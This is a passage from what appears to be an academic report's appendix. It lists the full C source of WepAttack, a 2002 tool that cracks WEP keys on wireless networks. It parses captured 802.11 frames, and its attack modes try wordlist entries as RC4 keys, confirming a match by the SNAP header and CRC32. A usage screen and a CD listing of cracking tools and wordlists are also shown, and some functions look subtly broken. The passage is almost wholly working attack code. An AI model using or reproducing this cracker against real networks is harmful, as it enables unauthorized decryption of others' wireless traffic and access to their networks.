
		if((memcmp(head->bssid, bssid, 6) == 0) && (head->key == key))
			return 1;

		head = head->next;
	}

	return 0;
}

//
// extracts 1 element of list and deletes all other elements
//
wlan_packet_list* get_one_packet(wlan_packet_list* head, unsigned char* bssid,
int key) {

	wlan_packet_list* last_packet = NULL;
	while(head != NULL) {

		if((memcmp(head->frame.bssid, bssid, 6) == 0) && (head->frame.key == key)) {
			last_packet = head->next->next;
			head->next->next = NULL;
			delete_list(last_packet);
			return head;
		}

		last_packet = head;
		head = head->next;
		free(last_packet);
	}
}

//
// puts new element at the beginning of the list (pointed by head)
//
void push(wlan_packet_list** head, const u_char* data, int length,
packet_delimiter limits) {

	wlan_packet_list* newframe = malloc(sizeof(wlan_packet_list));
	memcpy(&newframe->frame.frameControl, data+limits.frame_control, 2);
	memcpy(&newframe->frame.duration, data+limits.duration, 2);
	memcpy(&newframe->frame.srcAddress, data+limits.src_address, 6);
	memcpy(&newframe->frame.dstAddress, data+limits.dst_address, 6);
	memcpy(&newframe->frame.bssid, data+limits.bssid, 6);

	if(limits.address4 > 0) {
		memcpy(&newframe->frame.address4, data+limits.address4, 6);
	}
	memcpy(&newframe->frame.sequenceControl, data+limits.sequence_control, 2);
	memcpy(&newframe->frame.iv, data+limits.iv, 3);
	memcpy(&newframe->frame.key, data+limits.key, 1);
	newframe->frame.key = newframe->frame.key >> 6;
	memcpy(&newframe->frame.payload, data+limits.payload, length-limits.payload);
	newframe->framesize = length;
	newframe->next = *head;
	*head = newframe;
}
```

```
//
// callback function that is passed to pcap_loop() and called each time a
// packet is recieved
//
void my_callback(u_char *useless, const struct pcap_pkthdr* pkthdr,
        const u_char* packet) {

    static int count = 1;
    FILE *fp;
    unsigned int framesize = pkthdr->caplen;
    static bssid_list* head_bssid = NULL;
    unsigned char bssid[6];
    int key;
    static packet_delimiter limits;

    if(pkthdr->len != pkthdr->caplen) {
       printf("\nWARNING: Framesize (%d) and captured frame length (%d) not equal!",
              pkthdr->len, pkthdr->caplen);
    }

    if((packet[0] == 0x08) || (packet[0] == 0x88)
       || (packet[0] == 0x48) || (packet[0] == 0xC8)) {

       d_fprintf(stdout, "\nFrame is a 802.11 DATA frame");

       if((packet[1] & 0x43) == 0x40) {
              // Data frame 0 [STA - STA within same IBSS (no acces to DS -> no AP)]
              // (To DS = 0 / From DS = 0)
              d_fprintf(stdout, "\nFrame is of type 0\n");
              limits.frame_control = 0;
              limits.duration = 2;
              limits.src_address = 10;
              limits.dst_address = 4;
              limits.bssid = 16;
              limits.address4 = -1;
              limits.sequence_control = 22;
              limits.iv = 24;
              limits.key = 27;
              limits.payload = 28;
       }
       else if((packet[1] & 0x43) == 0x42) {
              // Data frame 1 [Frame exiting DS] (To DS = 0 / From DS = 1)
              d_fprintf(stdout, "\nFrame is of type 1\n");
              limits.frame_control = 0;
              limits.duration = 2;
              limits.src_address = 16;
              limits.dst_address = 4;
              limits.bssid = 10;
              limits.address4 = -1;
              limits.sequence_control = 22;
              limits.iv = 24;
              limits.key = 27;
              limits.payload = 28;
       }
       else if((packet[1] & 0x43) == 0x41) {
              // Data frame 2 [Frame destined for DS] (To DS = 1 / From DS = 0)
              d_fprintf(stdout, "\nFrame is of type 2\n");
              limits.frame_control = 0;
              limits.duration = 2;
              limits.src_address = 10;
              limits.dst_address = 16;
              limits.bssid = 4;
              limits.address4 = -1;
              limits.sequence_control = 22;
              limits.iv = 24;
              limits.key = 27;
              limits.payload = 28;
              //j = 1;
       }
       else if((packet[1] & 0x43) == 0x43) {
              // Data frame 3 [AP - AP (WDS)] (To DS = 1 / From DS = 1)
              d_fprintf(stdout, "\nFrame is of type 3\n");
              limits.frame_control = 0;
              limits.duration = 2;
              limits.src_address = 24;
              limits.dst_address = 16;
              limits.bssid = 10;
```

```
                limits.address4 = 4;
                limits.sequence_control = 22;
                limits.iv = 30;
                limits.key = 33;
                limits.payload = 34;
        }
        else {
                return;
        }

        // Pad != 0? Capture problem with some wlan cards (prism chipset?)
        if((packet[limits.key] & 0x3f) != 0x00) {
                fprintf(stdout, "\nWARNING: Pad is not 0 -> there might be a capture ");
                fprintf(stdout, "problem (does your card support true promiscious mode?)!");
        }
        else {
                memcpy(bssid, packet+limits.bssid, 6);
                //packet[limits.key] = packet[limits.key]>>6;
                key = packet[limits.key]>>6;

                if(!check_bssid(head_bssid, bssid, key)) {

                        d_fprintf(stdout, "Capture packet-> BSSID: ", *bssid);

                        // BSSID is not known -> add packet to list
                        push(&head, packet, framesize, limits);

                        // Add BSSID to list
                        push_bssid(&head_bssid, bssid, key);
                        capture_successfull = 1;
                }
        }

    }
    else {
        d_fprintf(stdout, "\nNo 802.11 DATA frame");
    }

    count++;
}

//
// Returns pointer of packet list
//
wlan_packet_list* get_packets(char* infile) {

        int packet_cnt = -1;
        char errbuf[PCAP_ERRBUF_SIZE];
        pcap_t* descr;
        const u_char *packet;
        struct pcap_pkthdr hdr;       // pcap.h

        // List (last element is always empty)
        head = malloc(sizeof(wlan_packet_list));
        head->next = NULL;

        //descr = pcap_open_live(dev,BUFSIZ,0,-1,errbuf);
        descr = pcap_open_offline(infile, errbuf);
        if(descr == NULL) {
                printf("\npcap_open_offline(): %s",errbuf);
                exit(1);
        }

        // Here we stay in a loop until all packets are processed
        // For each packet function my_callback() is fired
        pcap_loop(descr, packet_cnt, my_callback, NULL);

        if(capture_successfull == 1) {
                fprintf(stdout, "\nExtraction of necessary data was successfull!");
                return head;
        }
        else {
                fprintf(stdout, "\nERROR: No encrypted 802.11 DATA frames captured!");
                fprintf(stdout, "\nTry again with other dump file!\n");
                return NULL;
        }
}
```

```
//
// delete list (deallocate dynamic memory)
//
void delete_list(wlan_packet_list* list) {

wlan_packet_list* temp;

        while (list != NULL) {
                temp = list;
                list = list->next;
                free(temp);
        }
}
```

6.3.6 rc4.h

```
/*****************************************************************************
* File:               rc4.h
* Date:               2002-09-24
* Author:             Alain Girardet/Dominik Blunk
* Last Modified:      2002-10-24
*
* Description: Implementation of RC4 algorithm
*
* This program is free software; you can redistribute it and/or modify it under
* the terms of the GNU General Public License as published by the Free Software
* Foundation; either version 2 of the License, or (at your option) any later
* version. See http://www.fsf.org/copyleft/gpl.txt.
*
* This program is distributed in the hope that it will be useful, but WITHOUT ANY
* WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A
* PARTICULAR PURPOSE. See the GNU General Public License for more details.
*
*****************************************************************************/

#ifndef WEPATTACK_RC4_H
#define WEPATTACK_RC4_H

typedef struct rc4_key rc4_key;
struct rc4_key
{
     unsigned char state[256];
     unsigned char x;
     unsigned char y;
};

//
// prepare key for rc4, do not proceed rc4 twice with the same prepared
// key! it will no produce an equivalent result because of the
// initialisatio of the key
//
void prepare_key(unsigned char *key_data_ptr,int key_data_len,rc4_key *key);

//
// applies rc4 on specified buffer
//
void rc4(unsigned char *buffer_ptr,int buffer_len,rc4_key * key);

#endif
```

6.3.7 rc4.c

```
/*****************************************************************************
* File:               rc4.c
* Date:               2002-09-24
* Author:             Alain Girardet/Dominik Blunk
* Last Modified:      2002-10-24
*
* Description: Implementation of RC4 algorithm
*
* This program is free software; you can redistribute it and/or modify it under
* the terms of the GNU General Public License as published by the Free Software
* Foundation; either version 2 of the License, or (at your option) any later
* version. See http://www.fsf.org/copyleft/gpl.txt.
```

```
*
* This program is distributed in the hope that it will be useful, but WITHOUT ANY
* WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A
* PARTICULAR PURPOSE. See the GNU General Public License for more details.
*
********************************************************************************/

#include "rc4.h"

static void swap_byte(unsigned char *a, unsigned char *b) {

     unsigned char swapByte;

     swapByte = *a;
     *a = *b;
     *b = swapByte;
}

void prepare_key(unsigned char *key_data_ptr, int key_data_len, rc4_key *key)
{
     unsigned char swapByte;
     unsigned char index1;
     unsigned char index2;
     unsigned char* state;
     short counter;

     state = &key->state[0];
     for(counter = 0; counter < 256; counter++)
     state[counter] = counter;
     key->x = 0;
     key->y = 0;
     index1 = 0;
     index2 = 0;
     for(counter = 0; counter < 256; counter++)
     {
          index2 = (key_data_ptr[index1] + state[counter] + index2) % 256;
          swap_byte(&state[counter], &state[index2]);

          index1 = (index1 + 1) % key_data_len;
     }
 }

 void rc4(unsigned char *buffer_ptr, int buffer_len, rc4_key *key) {
     unsigned char x;
     unsigned char y;
     unsigned char* state;
     unsigned char xorIndex;
     short counter;

     x = key->x;
     y = key->y;

     state = &key->state[0];
     for(counter = 0; counter < buffer_len; counter ++)
     {
          x = (x + 1) % 256;
          y = (state[x] + y) % 256;
          swap_byte(&state[x], &state[y]);

          xorIndex = state[x] + (state[y]) % 256;


          buffer_ptr[counter] ^= state[xorIndex];
      }
      key->x = x;
      key->y = y;

 }
```

6.3.8 keygen.h

```
/********************************************************************************
* File:               keygen.c
* Date:               2002-09-24
* Author:             Alain Girardet/Dominik Blunk
```

```
* Last Modified:      2002-10-24
*
* Description: Write attack result to logfile
*
*
* This program is free software; you can redistribute it and/or modify it under
* the terms of the GNU General Public License as published by the Free Software
* Foundation; either version 2 of the License, or (at your option) any later
* version. See http://www.fsf.org/copyleft/gpl.txt.
*
* This program is distributed in the hope that it will be useful, but WITHOUT ANY
* WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A
* PARTICULAR PURPOSE. See the GNU General Public License for more details.
*
*****************************************************************************/

#ifndef WEPATTACK_KEYGEN_H
#define WEPATTACK_KEYGEN_H

void wep_keygen128(const char *str, u_char *keys);

void wep_keygen40(const char *str, u_char *keys);

void wep_keyprint(u_char *keys);

#endif
```

6.3.9 keygen.c

```
/*****************************************************************************
* keygen.c
*       WEP Key Generators
*
* This program generates WEP keys using de facto standard key
* generators for 40 and 128 bit keys.
*
* Link against OpenSSL's libcrypto.a
*
* May 2001, Tim Newsham
*
* This program is free software; you can redistribute it and/or modify it under
* the terms of the GNU General Public License as published by the Free Software
* Foundation; either version 2 of the License, or (at your option) any later
* version. See http://www.fsf.org/copyleft/gpl.txt.
*
* This program is distributed in the hope that it will be useful, but WITHOUT ANY
* WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A
* PARTICULAR PURPOSE. See the GNU General Public License for more details.
*
*****************************************************************************/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <openssl/md5.h>
#include "config.h"

//
// generate four subkeys from a seed using the defacto standard
//
void
wep_seedkeygen(int val, u_char *keys)
{
    int i;

    for(i = 0; i < WEPKEYSTORE; i++) {
        val *= 0x343fd;
        val += 0x269ec3;
        keys[i] = val >> 16;
    }
    return;
}

//
```

```
// generate one key from a string using the de facto standard
//
// resultant key is stored in
//   one 128 bit key: keys[0-15]
//
void
wep_keygen128(const char *str, u_char *keys)
{
    MD5_CTX ctx;
    u_char buf[64];
    int i, j;

    // repeat str until buf is full
    j = 0;
    for(i = 0; i < 64; i++) {
        if(str[j] == 0)
            j = 0;
        buf[i] = str[j++];
    }

    MD5_Init(&ctx);
    MD5_Update(&ctx, buf, sizeof buf);
    MD5_Final(buf, &ctx);

    memcpy(keys, buf, WEPKEYSTORE);
    for(i = 0; i < WEPSTRONGKEYSIZE; i++) {
        keys[i] = buf[i];
    }
    for(; i < WEPKEYSTORE; i++) {
        keys[i] = 0;
    }
    return;
}

//
// generate four subkeys from a string using the defacto standard
//
// resultant keys are stored in
//   four 40 bit keys: keys[0-4], keys[5-9], keys[10-14] and keys[15-20]
//
void
wep_keygen40(const char *str, u_char *keys)
{
    int val, i, shift;

    //
    // seed is generated by xor'ing in the keystring bytes
    // into the four bytes of the seed, starting at the little end
    ///
    val = 0;
    for(i = 0; str[i]; i++) {
        shift = i & 0x3;
        val ^= (str[i] << (shift * 8));
    }

    wep_seedkeygen(val, keys);
    return;
}

void
wep_keyprint(u_char *keys)
{
    int i;
    char sepchar;

    for(i = 0; i < WEPKEYSTORE; i++) {
        sepchar = (i % WEPKEYSIZE == WEPKEYSIZE - 1) ? '\n' : ':';


        printf("%02x%c", keys[i], sepchar);
    }
    return;
}
```

6.3.10 modes.h

```
/*****************************************************************************
* File:               modes.h
* Date:               2002-09-24
* Author:             Alain Girardet/Dominik Blunk
* Last Modified:      2002-10-24
*
* Description: Implementation of attack modes (wep 64 bit,
* wep 128 bit, keygen 64 bit, keygen 128)
*
* This program is free software; you can redistribute it and/or modify it under
* the terms of the GNU General Public License as published by the Free Software
* Foundation; either version 2 of the License, or (at your option) any later
* version. See http://www.fsf.org/copyleft/gpl.txt.
*
* This program is distributed in the hope that it will be useful, but WITHOUT ANY
* WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A
* PARTICULAR PURPOSE. See the GNU General Public License for more details.
*
*****************************************************************************/

#ifndef WEPATTACK_MODES_H
#define WEPATTACK_MODES_H

//
// try to decrypt current packet with key, return is true if key match.
// function uses keygen to hash key
// generate_length: 5 or 13 for wep key length
//
int mode_keygen(const unsigned char *key, int key_length, int generate_length);

//
// try to decrypt current packet with key, return is true if key match.
// function uses cleat ascii mapping to key
// generate_length: 5 or 13 for wep key length
//
int mode_wep(const unsigned char *key, int key_length, int generate_length);

#endif
```

6.3.11 modes.c

```
/*****************************************************************************
* File:               modes.c
* Date:               2002-09-24
* Author:             Alain Girardet/Dominik Blunk
* Last Modified:      2002-10-24
*
* Description: Implementation of attack modes (wep 64 bit,
* wep 128 bit, keygen 64 bit, keygen 128)
*
* This program is free software; you can redistribute it and/or modify it under
* the terms of the GNU General Public License as published by the Free Software
* Foundation; either version 2 of the License, or (at your option) any later
* version. See http://www.fsf.org/copyleft/gpl.txt.
*
* This program is distributed in the hope that it will be useful, but WITHOUT ANY
* WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A
* PARTICULAR PURPOSE. See the GNU General Public License for more details.
*
*****************************************************************************/

#include <sys/types.h>
#include <stdio.h>
#include "modes.h"
#include "rc4.h"
#include "wlan/wlan_compat.h"
#include "wlan/p80211hdr.h"
#include "keygen.h"
#include "config.h"
#include "wepattack.h"
#include "wepfilter.h"
#include "verify.h"

static rc4_key               gen_key;
```

```
static unsigned char  decrypted_stream[2400];

//
// load key and iv and generates rc4 key
//
static rc4_key* generate_rc4_key(const unsigned char *key, const int key_length,
                const unsigned char* iv) {

        int i;
        unsigned char secret[16];

        // load key
        for(i=0;i<key_length;i++) {
                secret[3+i] = key[i];
        }

        // load iv
        memcpy(secret, current_packet->frame.iv, 3);

        // generate rc4 key
        prepare_key(secret, key_length+3, &gen_key);

        return &gen_key;
}

//
// applies rc4 on data, decrypted data will be stored in decrypted stream
//
static void process_rc4_key(const unsigned char *data,
                const int decrypt_length, rc4_key *key) {

        int i;
        FILE *f;

        memcpy(decrypted_stream, data, decrypt_length);

        rc4(decrypted_stream, decrypt_length, key);

        if (DEBUG) {
                f = fopen("decrypt.txt", "wb");
                for(i=0;i<decrypt_length;i++) {
                        fprintf(f,"%c",decrypted_stream[i]);
                }
                fclose(f);
        }
}

int mode_keygen(const unsigned char *key, int key_length, int generate_length) {

        int size, offset;
        rc4_key *rc4_key_gen;
        unsigned char iv[3];

        // array for keygen generated wep keys
        u_char wep_key[WEPKEYSTORE];

        // generate wep keys based on key with keygen
        if (generate_length == 5) {
                wep_keygen40(key, wep_key);
                offset = current_packet->frame.key * 5;
        }
        else {
                wep_keygen128(key, wep_key);
                offset = 0;
        }

        // generate rc4 key
        rc4_key_gen = generate_rc4_key((unsigned char*)(wep_key+offset),
                generate_length, current_packet->frame.iv);

        // process rc4 only on first byte of frame
        process_rc4_key(current_packet->frame.payload, 1 ,rc4_key_gen);

        // verify if snap header is equal then second verify crc32
        // the whole stream must be decrypted again because the crc is
        // located at the end of the stream
        if (verify_snap(decrypted_stream)) {
```

```
                rc4_key_gen = generate_rc4_key((unsigned char*)(wep_key+offset),
                        generate_length, current_packet->frame.iv);

                size = current_packet->framesize-HEADER_LENGTH;

                // process rc4 on the whole frame
                process_rc4_key(current_packet->frame.payload,
                        size ,rc4_key_gen);

                if(verify_crc32(decrypted_stream, size-4, (unsigned long*)
                        (decrypted_stream+size-4))) {

                        // save information to list if crc is ok
                        memcpy(current_packet->secret, (unsigned char*)(wep_key+offset),
                                generate_length);
                        strcpy(current_packet->nwep_secret, key);
                        current_packet->cracked = 1;
                        current_packet->encryption = MODE_KEYGEN | generate_length;

                        return 1;
                }
        }

        return 0;
}

int mode_wep(const unsigned char *key, int key_length, int generate_length) {

        int size, i;
        rc4_key *rc4_key_gen;
        unsigned char iv[3];
        unsigned char padded_key[20];

        memcpy(padded_key, key, key_length);

        // pad key with NULL if key is shorter than generate_length
        for(i=key_length;i<generate_length;i++) {
                padded_key[3+i] = 0;
        }

        // generate rc4 key
        rc4_key_gen = generate_rc4_key(padded_key,
                generate_length, current_packet->frame.iv);

        // process rc4 on first byte of stream
        process_rc4_key(current_packet->frame.payload, 1 ,rc4_key_gen);

        // verify if snap header is equal then second verify crc32
        // the whole stream must be decrypted again because the crc is
        // located at the end of the stream
        if (verify_snap(decrypted_stream)) {

                rc4_key_gen = generate_rc4_key(padded_key,
                        generate_length, current_packet->frame.iv);

                size = current_packet->framesize-HEADER_LENGTH;

                // process rc4 on the whole frame
                process_rc4_key(current_packet->frame.payload,
                        size, rc4_key_gen);

                if(verify_crc32(decrypted_stream, size-4, (unsigned long*)
                        (decrypted_stream+size-4))) {

                        // save information to list if crc is ok
                        memcpy(current_packet->secret, padded_key, generate_length);
                        current_packet->cracked = 1;
                        current_packet->encryption = MODE_WEP | generate_length;

                        return 1;
                }
        }

        return 0;
}
```

6.3.12 misc.h

```
/*****************************************************************************
* File:               misc.h
* Date:               2002-09-24
* Author:             Alain Girardet/Dominik Blunk
* Last Modified:      2002-10-24
*
* Description: Misc functions
*
*
* This program is free software; you can redistribute it and/or modify it under
* the terms of the GNU General Public License as published by the Free Software
* Foundation; either version 2 of the License, or (at your option) any later
* version. See http://www.fsf.org/copyleft/gpl.txt.
*
* This program is distributed in the hope that it will be useful, but WITHOUT ANY
* WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A
* PARTICULAR PURPOSE. See the GNU General Public License for more details.
*
*****************************************************************************/

#ifndef WEPATTACK_MISC_H
#define WEPATTACK_MISC_H

//
// calculate time in sec between to times, result fit microsec
//
double difftime_us(struct timeval *time_start, struct timeval *time_end);

//
// display help for comand line options
//
void show_help();

//
// display about current cracked wlan packet
//
void wlan_key_cracked();

//
// debug function, print to stream if debug flag in config.h is set
//
int d_fprintf (FILE *__restrict __stream, __const char *__restrict __format, ...);

//
// print string in hex to out-stream
//
void print_hex_array(FILE* out, unsigned char* data, int length);

#endif
```

6.3.13 misc.c

```
/*****************************************************************************
* File:               misc.c
* Date:               2002-09-24
* Author:             Alain Girardet/Dominik Blunk
* Last Modified:      2002-10-24
*
* Description: Misc functions
*
*
* This program is free software; you can redistribute it and/or modify it under
* the terms of the GNU General Public License as published by the Free Software
* Foundation; either version 2 of the License, or (at your option) any later
* version. See http://www.fsf.org/copyleft/gpl.txt.
*
* This program is distributed in the hope that it will be useful, but WITHOUT ANY
* WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A
* PARTICULAR PURPOSE. See the GNU General Public License for more details.
*
*****************************************************************************/

#include <sys/time.h>
#include <stdio.h>
```

```
#include "wepattack.h"
#include "config.h"
#include "misc.h"

double difftime_us(struct timeval *time_start, struct timeval *time_end) {

        double ret_time;
        ret_time = ((double)(time_end->tv_usec) / 1000000);
        ret_time += ((double)time_end->tv_sec);
        ret_time -= ((double)(time_start->tv_usec) / 1000000);
        ret_time -= (double)(time_start->tv_sec);

        return ret_time;
}

void show_help() {

        fprintf(stdout,"WEPATTACK by Dominik Blunk and Alain ");
        fprintf(stdout,"Girardet - Version %s\n", VERSION);
        fprintf(stdout,"\nusage: wepattack -f dumpfile [-w wordfile]");
        fprintf(stdout, " [-m mode] [-n      network]\n");
        fprintf(stdout,"-f dumpfile \tnetwork dumpfile to read\n");
        fprintf(stdout,"\t\t(in PCAP format as TCPDUMP or ETHEREAL uses)\n");
        fprintf(stdout,"-w wordlist \twordlist to use (default: stdin)\n");
        fprintf(stdout,"-m mode \trun wepattack in diffente modes (default: all)\n");
        fprintf(stdout,"\t\tvalues: 64, 128, n64, n128\n");
        fprintf(stdout,"-n network \tnetwork number to attack\n");
        fprintf(stdout,"-? \t\tShows this help\n\n");

}

void wlan_key_cracked() {

        // write result to logfile
        log_bssid(current_packet);

        // display information on screen
        printf("\n++++++++++ Packet decrypted! ++++++++++\n");

        // display bssid and key
        printf("BSSID: ");
        print_hex_array(stdout, current_packet->frame.bssid,6);
        printf("/ Key %d", current_packet->frame.key);

        // display wepkey
        printf("\tWepKey: ");
        print_hex_array(stdout, current_packet->secret,
                current_packet->encryption&0x0F);

        if ((current_packet->encryption&0x60) == MODE_WEP)
                printf("(%s)", current_packet->secret);
        else if ((current_packet->encryption&0x60) == MODE_KEYGEN)
                printf("(%s)", current_packet->nwep_secret);

        // display encryption
        printf("\nEncryption: %d Bit", ((current_packet->encryption&0x0F)+3)*8);
        if ((current_packet->encryption&0x60) == MODE_KEYGEN)
                printf(" (KEYGEN)");
        printf("\n");
}

int
d_fprintf (FILE *__restrict __stream,
        __const char *__restrict __format,...) {

        if (DEBUG) {
                fprintf(__stream, __format);
        }
}

void print_hex_array(FILE* out, unsigned char* data, int length) {

        int start = 0;

        while(start < length) {
                fprintf(out,"%.2X ",data[start]);
                start++;
        }
```

```
}
```

6.3.14 log.h

```
/*****************************************************************************
* File:               log.c
* Date:               2002-09-24
* Author:             Alain Girardet/Dominik Blunk
* Last Modified:      2002-10-24
*
* Description: Write attack result to logfile
*
*
* This program is free software; you can redistribute it and/or modify it under
* the terms of the GNU General Public License as published by the Free Software
* Foundation; either version 2 of the License, or (at your option) any later
* version. See http://www.fsf.org/copyleft/gpl.txt.
*
* This program is distributed in the hope that it will be useful, but WITHOUT ANY
* WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A
* PARTICULAR PURPOSE. See the GNU General Public License for more details.
*
*****************************************************************************/

#ifndef WEPATTACK_LOG_H
#define WEPATTACK_LOG_H

#include "wepattack.h"

extern char logfile[40];

//
// start logging an writes header to logfile
//
void open_log(char *word, char *in);

//
// log cracked bssid with additional information
//
void log_bssid(wlan_packet_list* bssid);

//
// log all uncracked networks
//
void log_uncracked(wlan_packet_list* list);

#endif
```

6.3.15 log.c

```
/*****************************************************************************
* File:               log.c
* Date:               2002-09-24
* Author:             Alain Girardet/Dominik Blunk
* Last Modified:      2002-10-24
*
* Description: Write attack result to logfile
*
*
* This program is free software; you can redistribute it and/or modify it under
* the terms of the GNU General Public License as published by the Free Software
* Foundation; either version 2 of the License, or (at your option) any later
* version. See http://www.fsf.org/copyleft/gpl.txt.
*
* This program is distributed in the hope that it will be useful, but WITHOUT ANY
* WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A
* PARTICULAR PURPOSE. See the GNU General Public License for more details.
*
*****************************************************************************/

#include <time.h>
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
```

```
#include "log.h"
#include "wepattack.h"
#include "config.h"


static time_t start_time;
char logfile[40];

//
// generate logfile name, logfiles wouldn't be overwritten
//
void get_logfile(char *name) {

        FILE* fp;
        time_t now;
        struct tm* date;
        int file_count = 1;

        now = time(&now);
        date = localtime(&now);

        // generate first logfile name
        sprintf(name,"%s-%d-%.2d-%.2d-%d%s", LOGFILE_PREFIX, date->tm_year+1900,
                date->tm_mon+1, date->tm_mday, file_count, LOGFILE_POSTFIX);

        // try to open file, file does exist, if open is successful
        fp = fopen(name,"r");

        // loop until file open fail (file does not exist)
        while (fp != NULL) {
                file_count++;
                fclose(fp);
                sprintf(name,"%s-%d-%.2d-%.2d-%d%s", LOGFILE_PREFIX,
                        date->tm_year+1900, date->tm_mon+1, date->tm_mday,
                        file_count, LOGFILE_POSTFIX);
                fp = fopen(name,"r");
        }
}

void open_log(char *word, char *in) {

        FILE *fp;

        get_logfile(logfile);

        fp = fopen(logfile,"w");

        start_time = time(&start_time);
        fprintf(fp, "Logfile of WepAttack by Dominik Blunk and Alain Girardet\n\n");
        fprintf(fp, "Cracking started: %s", ctime(&start_time));
        fprintf(fp, "%s\t%s\n", word, in);

        fprintf(fp, "\nBssid\tKeyNo\tWepKey\tASCII\tEncryption\tElapsed Time");
        fclose(fp);
}

void log_bssid(wlan_packet_list* bssid) {

        FILE *fp;
        time_t now;
        int encryption;

        fp = fopen(logfile,"a");
        now = time(&now);

        fprintf(fp, "\n");
        print_hex_array(fp, bssid->frame.bssid,6);
        fprintf(fp, "\t%d", bssid->frame.key);

        fprintf(fp, "\t");

        print_hex_array(fp, bssid->secret, bssid->encryption&0x0F);
        if ((bssid->encryption&0x60) == MODE_WEP)
                fprintf(fp, "\t%s", bssid->secret);
        else if ((bssid->encryption&0x60) == MODE_KEYGEN)
                fprintf(fp, "\t%s", bssid->nwep_secret);

        fprintf(fp, "\t%d Bit", ((bssid->encryption&0x0F)+3)*8);
```

```
        if ((bssid->encryption&0x60) == MODE_KEYGEN)
                fprintf(fp, " (KEYGEN)");

        fprintf(fp, "\t%d sec", (int)difftime(now, start_time));

        fclose(fp);
}

void log_uncracked(wlan_packet_list* list) {

        FILE *fp;
        time_t now;

        fp = fopen(logfile,"a");
        now = time(&now);

        while (list->next != NULL) {
                if (!list->cracked) {
                        fprintf(fp, "\n");
                        print_hex_array(fp, list->frame.bssid, 6);
                        fprintf(fp, "\t%d", list->frame.key);
                        fprintf(fp, "\tnot cracked\t\t%d sec",
                                (int)difftime(now, start_time));
                }
                list = list->next;
        }

        fprintf(fp,"\n");
        fclose(fp);
}
```

6.3.16 verify.h


```
/*****************************************************************************
* File:               verify.h
* Date:               2002-09-24
* Author:             Alain Girardet/Dominik Blunk
* Last Modified:      2002-10-24
*
* Description: Verify CRC und SNAP Header on byte stream
*
* This program is free software; you can redistribute it and/or modify it under
* the terms of the GNU General Public License as published by the Free Software
* Foundation; either version 2 of the License, or (at your option) any later
* version. See http://www.fsf.org/copyleft/gpl.txt.
*
* This program is distributed in the hope that it will be useful, but WITHOUT ANY
* WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A
* PARTICULAR PURPOSE. See the GNU General Public License for more details.
*
*****************************************************************************/

#ifndef WEPATTACK_VERIFY_H
#define WEPATTACK_VERIFY_H

//
// calculate crc32 over data and compares with crc
//
int verify_crc32(unsigned char *data, int length, unsigned long* crc);

//
// verify if first byte of data is 0xAA
//
int verify_snap(unsigned char *data);

#endif
```

6.3.17 verify.c

```
/*****************************************************************************
* File:               verify.c
* Date:               2002-09-24
* Author:             Alain Girardet/Dominik Blunk
* Last Modified:      2002-10-24
```

```
*
* Description: Verify CRC und SNAP Header on byte stream
*
* This program is free software; you can redistribute it and/or modify it under
* the terms of the GNU General Public License as published by the Free Software
* Foundation; either version 2 of the License, or (at your option) any later
* version. See http://www.fsf.org/copyleft/gpl.txt.
*
* This program is distributed in the hope that it will be useful, but WITHOUT ANY
* WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A
* PARTICULAR PURPOSE. See the GNU General Public License for more details.
*
*****************************************************************************/

#include <stdio.h>
#include <zlib.h>

int verify_crc32(unsigned char *data, int length, unsigned long* crc) {

        unsigned long crc_calc;

        crc_calc = crc32(0L, NULL, 0);
        crc_calc = crc32(crc_calc, data, length);

        if (crc_calc == *crc) {
                return 1;
        }

        return 0;
}

int verify_snap(unsigned char *data) {

        unsigned char snap_header[] = {0xAA, 0xAA, 0x03, 0x00, 0x00, 0x00};

        if (!memcmp(data, snap_header, 1))
                return 1;

        return 0;
}
```

6.4 CD


documentation
source
WepAttack-0.1.3
conf
CVS
CVSROOT
run
src
CVS
wlan
tools and drivers
ethereal
ipgrab
john the ripper
kismet
libpcap
openssl
pcmcia
tcpdump
wireless tools
wordlist tool for windows
wordlist